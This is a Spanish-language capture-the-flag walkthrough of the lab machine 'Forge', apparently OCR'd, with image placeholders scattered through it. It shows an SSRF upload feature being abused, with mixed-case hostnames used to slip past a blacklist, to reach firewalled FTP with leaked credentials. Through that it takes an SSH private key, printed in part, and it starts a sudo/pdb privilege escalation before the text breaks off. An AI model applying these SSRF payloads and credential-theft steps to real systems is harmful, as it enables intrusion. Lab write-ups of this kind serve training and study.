
File uploaded successfully to the following url:
http://forge.htb/uploads/IAZuE1l24p2g3TzUr6MC

ahora hago un curl
curl -s -X GET "http://forge.htb/uploads/IAZuE1l24p2g3TzUr6MC"



nos aparecen parece que directorios /announcements y uploads
Me dirijo a annoumcements
http://adMin.foRge.hTb/announcements


hago curl



user:heightofsecurity123!
tenemos credenciales para ftp el cual esta filtrado recordemos del nmap posiblemente por un firewall , aparte tambien vemos un ?u=
para conectarnos por ftp lo normal seria ftp -p 21 user@forge.htb pero como esta filtrado por un firewall

y solo tenemos el ssrf tenemos que buscar la forma de aprovecharnos de esto para acceder al ftp
Para ello usamos la url de admin y en vez colocar un directorio le pedimos que se conecte por ftp://user:heightofsecurity123!@forge.htb


http://adMin.foRge.hTb/ftp://user:heightofsecurity123!@forge.htb
pero no dejo



Invalid protocol! Supported protocols: http, https

html2text


Validando nuevamente el directorio aunoumcements pero en formato html veo exactamente que es ?u=
curl -s -X GET "http://forge.htb/uploads/T9ALroyfCeIduaaw54IP" | html2text




?u=url a qui iria entonces la conexion por ftp ftp://user:heightofsecurity123!@forge.htb desde el directorio /upload quedando de la siguiente forma:

http://adMin.foRge.hTb/upload?url=ftp://user:heightofsecurity123!@forge.htb


me indica que contiene lista negra



aca tambien hay que cambiar por mayusculas el dominio por foRge.hTb
http://adMin.foRge.hTb/upload?url=ftp://user:heightofsecurity123!@foRge.hTb



nuevamente curl a la dirección pero no funcioo parce que es por un problema despues de upload no es url si no u



nuevamente intento cambiando casi toda la url
http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb


Upload local file **Upload from url**

Browse... No file selected.

Submit

File uploaded successfully to the following url:
http://forge.htb/uploads/pRhuIDk1wlXbnr2dn9xy

curl



econtramos user.txt podriamos ver la flag
http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id_rsa

ya en este punto podriamos ver que tiene la maquina para acceder por ejemplo llaves ssh intantamos asumiendo que estamos en el directorio
home del user

http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id_rsa

Upload local file Upload from url

Browse... No file selected.

Submit

File uploaded successfully to the following url:


http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP

nuevamente curl


curl -s -X GET "http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP" | html2text

y tenemos llave ssh


la pegamos y damos permisos



antes la organizo





```
wDaQv1swk9HwZlXGvDRWcMTFGTGRnyetZbgA9vVKhnUtGqq0skZxoP1ju1ANVaaVzirMeu
DXfkpfN2GkoA/ulod3LyPZx3QcT8QafdbwAJ0MHNFfKVbqDvtn8Ug4/yfLCueQdlCBAAAA
wFoM1lMgd3jFFi0qgCRI14rDTpa7wzn5QG0HlWeZuqjFMqtLQcDlhmE1vDA7aQE6fyLYbM
0sSeyvkPIKbckcL5YQav63Y0BwRv9npaTs9ISxyrII5n26hPF8DPamPbnAENuBmWd5iqUf
FDb5B7L+sJai/JzYg0KbggvUd45JsVeaQrBx32Vkw8wKDD663agTMxSqRM/wT3qLk1zmvg
NqD51AfvS/NomELAzbbrVTowVBzIAX2ZvkdhaNwHlCbsqerAAAAMEAzRnXpuHQBQI3vFkC
9vCV+ZfL9yfI2gz9oWrk9NWOP46zuzRCmce4Lb8ia2tLQNbnG9cBTE7TARGBY0QOgIWy0P
fikLIICAMoQseNHAhCPWXVsLL5yUydSSVZTrUnM7Uc9rLh7XDomdU7j/2lNEcCVSI/q1vZ
dEg5oFrreGIZysTBykyizOmFGElJv5wBEV5JDYI0nfO+8xoHbwaQ2if9GLXLBFe2f0BmXr W/
y1sxXy8nrltMVzVfCP02sbkBV9JZAAAAwQDErJZn6A+nTI+5g2LkofWK1BA0X79ccXeL
wS5q+66leUP0KZrDdow0s77QD+86dDjoq4fMRLl4yPfWOsxEkg90rvOr3Z9ga1jPCSFNAb
RVFD+gXCAOBF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdfOuh2jQb
nR7k4+Pryk8HqgNS3/g1/Fpd52DDziDOAIfORntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```




e intento conectarme con el usuario user sin embargo me dio problemas por el formato html2text entonces

curl -s -X GET "http://forge.htb/uploads/oFBkMx6HHUvnM923esgb" > llave.key






ssh -i llave.key user@forge.htb



##########Escalada de privilegios sudoers python script **LIBRERIA PDB**########
##########

hacemos algo de checlist de escalada y encontramos un posible camino para escalar ayudado del sudoers

sudo -l



parece que podemos ejecutar y leer

```
user@forge:~$ ls -la /opt/remote-manage.py
-rwxr-xr-x 1 root root 1447 May 31  2021 /opt/remote-manage.py
user@forge:~$
```

leyendo un poco el scrip encontre cosas interesantes


```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
```

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
```

libreria pdb y un password secretadminpassword
ejecuto para ver que hace




se pone escucha entonces la idea es que si levantamos una conexion con un nc por el puerto dado por el script deberia seguir

